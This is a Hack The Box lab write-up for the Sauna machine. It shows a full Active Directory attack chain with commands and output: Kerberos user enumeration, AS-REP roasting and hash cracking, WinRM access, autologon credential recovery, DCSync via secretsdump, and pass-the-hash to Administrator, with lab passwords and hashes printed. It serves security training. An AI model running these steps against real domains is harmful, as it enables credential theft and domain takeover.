
Sauna: AS-REP Roasting to DCSync
Hack The Box write-up for the Sauna machine. Employee names from a website feed Kerberos user enumeration, AS-REP roasting yields credentials, autologon secrets pivot to a service account with DCSync rights, and pass-the-hash completes the domain compromise.
Initial Reconnaissance – Port Scanning
The assessment began with an nmap scan using service version detection (-sV), host discovery disabled (-Pn), and aggressive timing (-T4) against target IP 10.129.95.180.
$ nmap -sV -Pn -T4 10.129.95.180
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 21:59 -0300
Nmap scan report for 10.129.95.180
Host is up (0.19s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: SAUNA; OS: Windows
The scan revealed a textbook Active Directory Domain Controller profile: DNS (53), Kerberos (88), RPC (135), SMB (139/445), LDAP (389/3268), and WinRM on port 5985. HTTP (80) served by Microsoft IIS is not standard on a DC and points to a custom web application worth reviewing. LDAP banners confirm the domain is EGOTISTICAL-BANK.LOCAL and the hostname is SAUNA.
Domain and hostname were added to /etc/hosts:
10.129.95.180 EGOTISTICAL-BANK.LOCAL sauna.egotistical-bank.local
SMB & RPC Enumeration
Before touching the web application, I checked whether the DC would give up anything over anonymous SMB. A null session was accepted (Null Auth: True), but share enumeration was denied and the guest account is disabled:
$ nxc smb 10.129.95.180 -u '' -p '' --shares
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.180   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\:
SMB         10.129.95.180   445    SAUNA            [-] Error enumerating shares: STATUS_ACCESS_DENIED

$ nxc smb 10.129.95.180 -u 'guest' -p '' --shares
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.180   445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\guest: STATUS_ACCOUNT_DISABLED
An anonymous rpcclient connection was equally locked down. enumdomusers returned access denied:
$ rpcclient -U '' -N 10.129.95.180
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
No anonymous user list from the usual channels, so a valid username is needed before Kerberos can help. That has to come from somewhere else: the web application.
Web Enumeration – Meet the Team
The IIS site on port 80 hosts the front-end for "Egotistical Bank", a bank whose tagline sets the tone: "We want all of your money and we're not afraid to ask!".

The navigation bar links to an About Us page at /about.html, which contains a Meet The Team section listing the bank's staff by full name:

The team is made up of Fergus Smith, Shaun Coins, Bowie Taylor, Sophie Driver, Hugo Bear, and Steven Kerb, and the section notes there is "only one security manager", a hint that a single, over-privileged account may be lurking in the domain.
Employee full names on a corporate site are a direct feed into a username list. Windows environments almost always follow a predictable naming convention (first initial + surname, first.surname, etc.), so applying the first initial + surname scheme gives candidates like fsmith, scoins, btaylor, sdriver, hbear, and skerb to validate against Kerberos.
User Enumeration – Kerbrute
Rather than hand-crafting every possible permutation, I threw a large username list at the KDC with kerbrute. Kerbrute validates usernames by sending an AS-REQ for each candidate and reading the KDC's response. A non-existent principal returns KDC_ERR_C_PRINCIPAL_UNKNOWN, while a valid one does not. Because this never submits a password, it doesn't touch account lockout counters.
$ kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.129.95.180 /home/bytejmp/github/SecLists/Usernames/xato-net-10-million-usernames-dup.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 09/03/26 - Ronnie Flathers @ropnop

2026/09/03 22:15:52 >  Using KDC(s):
2026/09/03 22:15:52 >  	10.129.95.180:88

2026/09/03 22:16:28 >  [+] VALID USERNAME:	 [email protected]
2026/09/03 22:19:45 >  [+] VALID USERNAME:	 [email protected]
2026/09/03 22:20:11 >  [+] VALID USERNAME:	 [email protected]
2026/09/03 22:21:45 >  [+] VALID USERNAME:	 [email protected]
Three real principals dropped out: administrator, fsmith, and hsmith. fsmith maps cleanly to Fergus Smith from the team page; hsmith is a second Smith that isn't pictured, which is exactly why running the broad list paid off over a purely hand-built one.
AS-REP Roasting – fsmith
With a confirmed list of users, the next question is whether any of them have Kerberos pre-authentication disabled. When an account has the DONT_REQ_PREAUTH flag set, the KDC will hand out an AS-REP encrypted with the user's key without requiring proof of the password first. That encrypted blob can be pulled anonymously and cracked offline. This is AS-REP roasting.
impacket-GetNPUsers with -no-pass requests the AS-REP for fsmith, and the account is vulnerable:
$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/fsmith -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:0f063e246aa56e0062af158174c3e404$202fc2...4b3d08
Cracking the AS-REP Hash
The $krb5asrep$23$ prefix maps to hashcat mode 18200. I saved the hash and ran it against rockyou.txt:
$ hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
It fell in seconds:
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Speed.#01........:  2423.7 kH/s (1.47ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Cleartext credentials recovered: fsmith / Thestrokes23
Domain Enumeration
SMB Shares
Validating the credentials with netexec and listing shares:
$ nxc smb 10.129.95.180 -u 'fsmith' -p 'Thestrokes23' --shares
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.180   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB         10.129.95.180   445    SAUNA            [*] Enumerated shares
SMB         10.129.95.180   445    SAUNA            Share           Permissions     Remark
SMB         10.129.95.180   445    SAUNA            -----           -----------     ------
SMB         10.129.95.180   445    SAUNA            ADMIN$                          Remote Admin
SMB         10.129.95.180   445    SAUNA            C$                              Default share
SMB         10.129.95.180   445    SAUNA            IPC$            READ            Remote IPC
SMB         10.129.95.180   445    SAUNA            NETLOGON        READ            Logon server share
SMB         10.129.95.180   445    SAUNA            print$          READ            Printer Drivers
SMB         10.129.95.180   445    SAUNA            RICOH Aficio SP 8300DN PCL 6 WRITE           We cant print money
SMB         10.129.95.180   445    SAUNA            SYSVOL          READ            Logon server share
Nothing beyond the standard read-only shares. Out of habit I also tested the recovered password against hsmith, and it was reused. hsmith authenticates with Thestrokes23 as well:
$ nxc smb 10.129.95.180 -u 'HSmith' -p 'Thestrokes23' --shares
SMB         10.129.95.180   445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\HSmith:Thestrokes23
hsmith isn't a member of Remote Management Users, so it's a dead end for a shell, but it's a useful note on password hygiene in the domain.
LDAP – Users and Groups
A broader LDAP enumeration with the fsmith credentials mapped out the domain's users and groups:
$ nxc ldap 10.129.95.180 -u 'fsmith' -p 'Thestrokes23' --admin-count --users --groups
LDAP        10.129.95.180   389    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
LDAP        10.129.95.180   389    SAUNA            [*] Enumerated 6 domain users: EGOTISTICAL-BANK.LOCAL
LDAP        10.129.95.180   389    SAUNA            -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.129.95.180   389    SAUNA            Administrator                 2021-07-26 13:16:16 0        Built-in account for administering the computer/domain
LDAP        10.129.95.180   389    SAUNA            Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.129.95.180   389    SAUNA            krbtgt                        2020-01-23 02:45:30 0        Key Distribution Center Service Account
LDAP        10.129.95.180   389    SAUNA            HSmith                        2020-01-23 02:54:34 3
LDAP        10.129.95.180   389    SAUNA            FSmith                        2020-01-23 13:45:19 0
LDAP        10.129.95.180   389    SAUNA            svc_loanmgr                   2020-01-24 20:48:31 0
The interesting entry is svc_loanmgr, a loan-manager service account. Service accounts tend to hold rights well beyond a normal user, so it's the natural next target once we have a foothold.
Initial Access – WinRM
fsmith is a member of Remote Management Users, and WinRM is exposed on 5985, so I connected with evil-winrm:
$ evil-winrm -i EGOTISTICAL-BANK.LOCAL -u 'FSmith' -p 'Thestrokes23'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
Shell obtained as fsmith.
Flag Collection – User Flag
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir

    Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         9/4/2026  12:58 AM             34 user.txt

*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
138b30cdc1678701a6cc6ab3f59bc637
Privilege Escalation – Autologon Credentials in the Registry
First, the security context of fsmith, with nothing exploitable in the privilege set:
*Evil-WinRM* PS C:\Users\FSmith\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
No SeImpersonate, no SeBackup, nothing to chain directly. Time to look at host configuration.
Automated Discovery with PrivescCheck
I uploaded PrivescCheck and ran the full sweep:
*Evil-WinRM* PS C:\Users\FSmith> upload PrivescCheck.ps1
Info: Uploading /home/bytejmp/htb/sauna/PrivescCheck.ps1 to C:\Users\FSmith\PrivescCheck.ps1
Data: 391032 bytes of 391032 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\FSmith> . .\PrivescCheck.ps1
*Evil-WinRM* PS C:\Users\FSmith> Invoke-PrivescCheck
The Winlogon check immediately flagged a cleartext credential:
+------+------------------------------------------------+------+
| TEST | CREDS > WinLogon                               | VULN |
+------+------------------------------------------------+------+
| DESC | Parse the Winlogon registry keys and check whether    |
|      | they contain any clear-text password. Entries that    |
|      | have an empty password field are filtered out.        |
+------+-------------------------------------------------------+
[*] Found 1 result(s).

Domain   : EGOTISTICALBANK
Username : EGOTISTICALBANK\svc_loanmanager
Password : Moneymakestheworldgoround!
This is a classic autologon leak. When Windows is configured to log a user in automatically, it stores DefaultUserName and DefaultPassword in cleartext under the Winlogon registry key. Note the discrepancy: the stored username is svc_loanmanager, but the actual domain principal (from the LDAP enumeration above) is svc_loanmgr. The password is what matters. The account name has to be corrected before it will authenticate.
Manual Verification
Confirming the finding directly against the registry rather than trusting the tool blindly:
*Evil-WinRM* PS C:\Users\FSmith> cd 'HKLM:\software\microsoft\windows nt\currentversion\winlogon'
*Evil-WinRM* PS HKLM:\software\microsoft\windows nt\currentversion\winlogon> get-item -path .

    Hive: HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion

Name                           Property
----                           --------
winlogon                       ...
                               DefaultDomainName            : EGOTISTICALBANK
                               DefaultUserName              : EGOTISTICALBANK\svc_loanmanager
                               ...
                               DefaultPassword              : Moneymakestheworldgoround!
DefaultUserName and DefaultPassword are both present in the clear.
Pivoting to svc_loanmgr
Using the correct account name svc_loanmgr with the recovered password:
$ evil-winrm -i EGOTISTICAL-BANK.LOCAL -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
The privilege set for svc_loanmgr is just as bare as fsmith. The account's value isn't in local privileges but in its directory permissions:
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami /all

USER INFORMATION
----------------

User Name                   SID
=========================== ==============================================
egotisticalbank\svc_loanmgr S-1-5-21-2966785786-3096785034-1186376766-1108


GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Privilege Escalation – DCSync
BloodHound Analysis

Nothing in the token stands out, so I collected the domain with SharpHound and reviewed svc_loanmgr in BloodHound. The account has an outbound edge straight to the domain object carrying the GetChanges / GetChangesAll replication rights, the pair that together grant DCSync:
BloodHound's built-in abuse info spells out the attack and even hands over the exact secretsdump.py invocation to run:

DCSync abuses the Directory Replication Service (DRSUAPI) protocol: any principal with these replication rights can ask the DC to replicate secrets to it, exactly as another domain controller would, including the krbtgt key and every account's NT hash. No code execution on the DC is required; the rights alone are enough.
Dumping Domain Hashes with secretsdump
impacket-secretsdump performs the DCSync automatically. The initial rpc_s_access_denied on RemoteOperations is expected: that's the attempt to pull local SAM/LSA secrets, which requires local admin over the host. It falls back to the DRSUAPI method, which succeeds thanks to the replication rights:
$ impacket-secretsdump 'EGOTISTICAL-BANK.LOCAL'/'svc_loanmgr':'Moneymakestheworldgoround!'@'SAUNA.EGOTISTICAL-BANK.LOCAL'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:b7bd2999fd807cb03af72462113ee452:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
...
[*] Cleaning up...
Two things worth pointing out: HSmith and FSmith share the same NT hash (58a52d36...), which corroborates the password reuse spotted earlier. More importantly, we now have the Administrator NT hash: 823452073d75b9d1cf70ebdf86c7f98e.
Pass-the-Hash as Administrator
No need to crack anything. The NT hash is enough to authenticate over WinRM with pass-the-hash:
$ evil-winrm -i EGOTISTICAL-BANK.LOCAL -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Flag Collection – Root Flag
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         9/4/2026  12:58 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
27cb3c2264ab5d611cc04adc7c2034f1
Both flags retrieved, confirming full compromise of the domain controller. The chain was linear and entirely misconfiguration-driven: employee names leaked on the website, user enumeration via Kerberos, an account with pre-authentication disabled, cracked credentials, autologon secrets left in the registry, a service account carrying DCSync rights, and the whole domain.